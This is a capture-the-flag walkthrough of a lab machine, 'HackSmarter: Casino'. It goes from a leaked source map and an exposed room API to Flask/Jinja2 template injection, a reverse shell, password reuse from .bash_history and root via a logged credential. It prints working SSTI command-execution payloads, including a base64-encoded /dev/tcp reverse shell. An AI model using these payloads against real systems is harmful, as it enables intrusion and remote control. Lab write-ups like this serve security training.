HackSmarter: Casino Writeup | Complete Walkthrough (Flask SSTI to RCE to Docker PrivEsc)
Complete HackSmarter: Casino walkthrough covering full port scan, directory enumeration, source map discovery, IDOR-style room status exposure, Flask/Jinja2 SSTI leading to RCE, reverse shell as www-data, credential discovery via .bash_history, user pivot to david, and root escalation via provisioning.log credential.
HackSmarter: Casino
Attack chain at a glance: full port scan → app.min.js.map source map leak → room status API exposure → Flask/Jinja2 SSTI → RCE as www-data → credential reuse from .bash_history (pivot to david) → root via provisioning.log credential.
Objective
Las Vegas is gearing up for a massive cybersecurity conference, and you've been hired to conduct a penetration test against one of the casinos. The client - Hack Smarter World - is a luxury resort where many of the attendees will be staying. Your objective is to identify all vulnerabilities and elevate your privileges to root (if possible).
Reconnaissance
Port Scan
As always begin with our detailed nmap scan
you can use rustscan as well
rustscan -b 500 -a 10.1.227.96 --top -- -sC -sV -Pn
# Detailed Nmap scan with scripts, services, OS detection
$ nmap -sC -sV -p- -Pn -O -A --min-rate 10000 10.1.220.107Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-24 06:11 EDT
Nmap scan report for 10.1.220.107
Host is up (0.22s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 0d:7a:09:95:b3:ca:4a:4e:29:8e:2e:b5:86:b4:a4:59 (ECDSA)
|_ 256 3b:82:16:8c:24:cb:32:13:1b:93:f9:ee:5c:14:77:a4 (ED25519)
80/tcp open http Werkzeug httpd 3.1.8 (Python 3.10.18)
| http-title: Hack Smarter World - Guest WiFi & Portal
|_Requested resource was /login
|_http-server-header: Werkzeug/3.1.8 Python/3.10.18
2222/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
| 3072 7d:c5:f5:ba:03:3e:f0:76:5c:9d:47:b6:39:b5:c7:a4 (RSA)
| 256 ed:5d:fa:ea:74:a0:56:b1:39:59:fc:c5:22:1e:5e:bd (ECDSA)
|_ 256 50:31:d9:54:80:42:b8:44:cb:40:66:ea:cf:8f:cf:37 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=8/24%OT=22%CT=1%CU=30335%PV=Y%DS=3%DC=T%G=Y%TM=6A8C18E
OS:9%P=x86_64-pc-linux-gnu)SEQ(CI=Z)SEQ(SP=101%GCD=1%ISR=110%TI=Z%CI=Z%TS=2
OS:1)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=105%GCD=1%ISR=10A
OS:%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=22)OPS(
OS:O1=M510ST11NW7%O2=M510ST11NW7%O3=M510NNT11NW7%O4=M510ST11NW7%O5=M510ST11
OS:NW7%O6=M510ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(
OS:R=Y%DF=Y%T=40%W=F507%O=M510NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=N)U1(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 554/tcp)
HOP RTT ADDRESS
1 217.82 ms 10.200.0.1
2 ...
3 221.34 ms 10.1.220.107
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.92 seconds
Web Enumeration
i ran gobuster to scan dir and fuff to fuzzing subdomains but bad luck nothing found juicy so lets dig into the source code first
Source Map Discovery
lets run feroxbuster
200 GET 2l 9w 171c http://10.1.220.107/static/js/app.min.js
lets see
uh huh ,
function initPortal(){console.log("Hack Smarter World WiFi Gateway Active");}document.addEventListener("DOMContentLoaded",initPortal);
//# sourceMappingURL=app.min.js.map{
"version": 3,
"file": "app.min.js",
"sources": ["src/api/roomVerification.js"],
"sourcesContent": [
"// Front-Desk Kiosk API verification helper\nasync function checkRoomStatus(roomNum) {\n const res = await fetch('/api/v1/rooms/status?status=occupied');\n return await res.json();\n}"
]
}
Room Status API Exposure
This means we can view the occupied rooms ?
lets see…

and guess what yes we can…

lets pick one user and try to access the dashboard behind the logic screen
woop woop !
SSTI to RCE — Flask/Jinja2
since its python flask app we can check for SSTI vulnerability.
Confirming SSTI
i tried with the simple payload {{7*7}} its print 49
and then i try another same {{4+5}} it also worked …
that means boom! we got it


i tried
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
and the payload worked , means we can inject rev shell here to get RCE right ? so lets proceed.
From SSTI to Reverse Shell
lets go revshells.com and craft our weapon.
c2ggLWkgPiYgL2Rldi90Y3AvMTAuMjAwLjg1LjQ4LzQ0NDQgMD4mMQ== base 64 encoded
{# SSTI to RCE: base64-encoded reverse shell #}
{{request.application.__globals__.__builtins__.__import__('os').popen('echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMjAwLjg1LjQ4LzQ0NDQgMD4mMQ== | base64 -d | bash').read()}}
got shell as www

# Reverse shell landed - enumerating the app container
www-data@54369281ea87:/app$ ../
bash: ../: Is a directory
www-data@54369281ea87:/app$ ls
Dockerfile  docker-compose.yml  requirements.txt  start.sh
app         entrypoint.sh       scripts           supervisord.conf
www-data@54369281ea87:/home$ ls -la
total 16
drwxr-xr-x 1 root   root   4096 Aug 24 17:59 .
drwxr-xr-x 1 root   root   4096 Aug 24 17:59 ..
drwxr-xr-x 2 david  david  4096 Aug 24 17:59 david
drwxr-xr-x 3 george george 4096 Aug 24 17:59 george
www-data@54369281ea87:/home$
Pivoting — www-data to david
we see 2 users are here.
# Digging through the filesystem and Docker setup
──────────────────────────────────────────────────────
bash: /root/.bashrc: Permission denied
www-data@54369281ea87:/app/app$ ls -la
total 80
drwxrwxrwx 1 www-data www-data  4096 Aug 11 04:14 .
drwxrwxrwx 1 www-data www-data  4096 Aug 11 04:46 ..
drwxrwxr-x 1 www-data www-data  4096 Aug 24 17:59 __pycache__
-rw-rw-r-- 1 www-data www-data  4639 Aug 11 04:14 app.py
-rw-rw-r-- 1 www-data www-data  4300 Aug  9 22:30 database.py
-rw-rw-rw- 1 www-data www-data 24576 Aug  9 22:30 resort.db
drwxrwxr-x 1 www-data www-data  4096 Aug 11 03:28 static
drwxrwxr-x 1 www-data www-data  4096 Aug 11 03:28 templates
www-data@54369281ea87:/app/app$ cd ../
www-data@54369281ea87:/app$ ls
Dockerfile  docker-compose.yml  requirements.txt  start.sh
app         entrypoint.sh       scripts           supervisord.conf
www-data@54369281ea87:/app$ cat Dockerfile
FROM python:3.10-slim-bullseye

ENV DEBIAN_FRONTEND=noninteractive

# Install system dependencies & utilities
RUN apt-get update && apt-get install -y --no-install-recommends \
    openssh-server \
    supervisor \
    sudo \
    curl \
    procps \
    sqlite3 \
    libcap2-bin \
    iputils-ping \
    net-tools \
    nano \
    vim \
    && rm -rf /var/lib/apt/lists/*

# Grant python permission to bind to low ports (<1024) as non-root user (www-data)
RUN setcap 'cap_net_bind_service=+ep' $(readlink -f $(which python3))

# Configure SSH daemon
RUN mkdir -p /var/run/sshd
RUN sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config
RUN sed -i 's/#PubkeyAuthentication yes/PubkeyAuthentication yes/' /etc/ssh/sshd_config

WORKDIR /app

# Install Python requirements
COPY requirements.txt /app/
RUN pip install --no-cache-dir -r requirements.txt

# Copy application and scripts
COPY . /app/

# Supervisor configuration
COPY supervisord.conf /etc/supervisor/conf.d/supervisord.conf

# Executable permissions
RUN chmod +x /app/entrypoint.sh /app/scripts/setup_system.sh

EXPOSE 80 22

ENTRYPOINT ["/app/entrypoint.sh"]
www-data@54369281ea87:/app$ ../
bash: ../: Is a directory
www-data@54369281ea87:/app$ ls
Dockerfile  docker-compose.yml  requirements.txt  start.sh
app         entrypoint.sh       scripts           supervisord.conf
www-data@54369281ea87:/app$ cd ../
www-data@54369281ea87:/$ ls
app  boot  etc   lib    media  opt   root  sbin  sys  usr
bin  dev   home  lib64  mnt    proc  run   srv   tmp  var
www-data@54369281ea87:/$ cd /home
www-data@54369281ea87:/home$ ls
david  george
www-data@54369281ea87:/home$ ls -la
total 16
drwxr-xr-x 1 root   root   4096 Aug 24 17:59 .
drwxr-xr-x 1 root   root   4096 Aug 24 17:59 ..
drwxr-xr-x 2 david  david  4096 Aug 24 17:59 david
drwxr-xr-x 3 george george 4096 Aug 24 17:59 george
www-data@54369281ea87:/home$ su david
Password:
su: Authentication failure
www-data@54369281ea87:/home$ test -f /.dockerenv && echo "Inside Docker" || echo "Not inside Docker"
Inside Docker
www-data@54369281ea87:/home$
we are in dockerized enviroment.
Credential Discovery in .bash_history
next i read the .bash_history file looks juicy
# george home dir holds a juicy .bash_history
drwxr-xr-x 3 george george 4096 Aug 24 17:59 .
drwxr-xr-x 1 root   root   4096 Aug 24 17:59 ..
-rw-r--r-- 1 george george  786 Aug 24 17:59 .bash_history
-rw-r--r-- 1 george george  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 george george 3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 george george  807 Mar 27  2022 .profile
drwxr-xr-x 2 george george 4096 Aug 24 17:59 .ssh
-rw-r--r-- 1 george george   39 Aug 24 17:59 user.txt
www-data@54369281ea87:/home/george$ cat .bash
.bash_history  .bash_logout   .bashrc
www-data@54369281ea87:/home/george$ cat .bash_history
cd /var/www/app
ls -la
systemctl status gunicorn
python3 -m pip install -r requirements.txt
tail -f /var/log/syslog
cat /etc/netplan/01-netcfg.yaml
uptime
htop
ifconfig
netstat -tulpn
cd /etc/ssh/
cat sshd_config | grep -v '^#'
cd /home/george
ls -la
ssh-keygen -t rsa -b 2048
cat .ssh/id_rsa.pub >> .ssh/authorized_keys
chmod 644 .ssh/id_rsa
sudo systemctl restart ssh
w
whoami
df -h
free -m
su david
DavidPass2026!#
exit
history -c
mysql -u david -p'DavidPass2026!#' -h 127.0.0.1 resort_db
cd /opt/
ls -la
cat /var/log/provisioning.log
echo "Restarting service..."
python3 app.py
ps aux | grep python
curl http://127.0.0.1/api/v1/rooms/status
curl http://127.0.0.1/login
clear
date
ping -c 4 8.8.8.8
dig hacksmarter.sec
cat /etc/hosts
sudo ufw status
traceroute 10.40.0.1
cd ~
ls -la
www-data@54369281ea87:/home/george$
actually got juicy stuff.
lets try this pass
# Trying the leaked password to pivot to david
www-data@54369281ea87:/home/george$ su david
Password:
david@54369281ea87:/home/george$
and it worked we are david now
# Confirming the pivot to david
david@54369281ea87:/$ id
uid=1001(david) gid=1001(david) groups=1001(david),4(adm)
Privilege Escalation — provisioning.log to Root
after that i need to become root right
when exploring the files and the system got one file called provisioning.log
# provisioning.log leaks the root sync credential
david@54369281ea87:/$ cat /var/log/provisioning.log
2026-08-01 03:14:02 [INFO] Starting automated cluster provisioning for Hack Smarter World host node...
2026-08-01 03:14:15 [INFO] Configuring network interfaces eth0 (VLAN 402)...
2026-08-01 03:14:22 [INFO] Initializing MariaDB production instance...
2026-08-01 03:14:28 [INFO] Seeding resort guest database tables...
2026-08-01 03:14:30 [SUCCESS] Applied security policy for root access.
2026-08-01 03:14:31 [DEBUG] Saved system root sync credential: fuck
2026-08-01 03:14:35 [INFO] Generating SSH host key certificates...
2026-08-01 03:14:45 [INFO] Deployment completed successfully.
david@54369281ea87:/$ su
Password:
root@54369281ea87:/# id
uid=0(root) gid=0(root) groups=0(root)
root@54369281ea87:/# ls -la
total 88
drwxr-xr-x   1 root     root     4096 Aug 24 17:59 .
drwxr-xr-x   1 root     root     4096 Aug 24 17:59 ..
-rwxr-xr-x   1 root     root        0 Aug 24 17:59 .dockerenv
drwxrwxrwx   1 www-data www-data 4096 Aug 11 04:46 app
drwxr-xr-x   1 root     root     4096 Aug  9 22:39 bin
drwxr-xr-x   2 root     root     4096 Aug 14  2024 boot
drwxr-xr-x   5 root     root      340 Aug 24 17:59 dev
drwxr-xr-x   1 root     root     4096 Aug 24 17:59 etc
drwxr-xr-x   1 root     root     4096 Aug 24 17:59 home
drwxr-xr-x   1 root     root     4096 Aug  9 22:39 lib
drwxr-xr-x   2 root     root     4096 Jul 21  2025 lib64
drwxr-xr-x   2 root     root     4096 Jul 21  2025 media
drwxr-xr-x   2 root     root     4096 Jul 21  2025 mnt
drwxr-xr-x   2 root     root     4096 Jul 21  2025 opt
dr-xr-xr-x 188 root     root        0 Aug 24 17:59 proc
drwx------   1 root     root     4096 Aug 24 17:59 root
drwxr-xr-x   1 root     root     4096 Aug 24 18:29 run
drwxr-xr-x   1 root     root     4096 Aug  9 22:39 sbin
drwxr-xr-x   2 root     root     4096 Jul 21  2025 srv
dr-xr-xr-x  13 root     root        0 Aug 24 17:59 sys
drwxrwxrwt   1 root     root     4096 Aug 24 17:59 tmp
drwxr-xr-x   1 root     root     4096 Jul 21  2025 usr
drwxr-xr-x   1 root     root     4096 Jul 21  2025 var
root@54369281ea87:/# cd /root
root@54369281ea87:~# ls
root.txt
root@54369281ea87:~# cat root.txt
Wrap-up
Enjoy.

Written by Surajit Sen
Was this writeup helpful?
8 readers found this helpful
Comments
No comments yet — be the first to share your thoughts.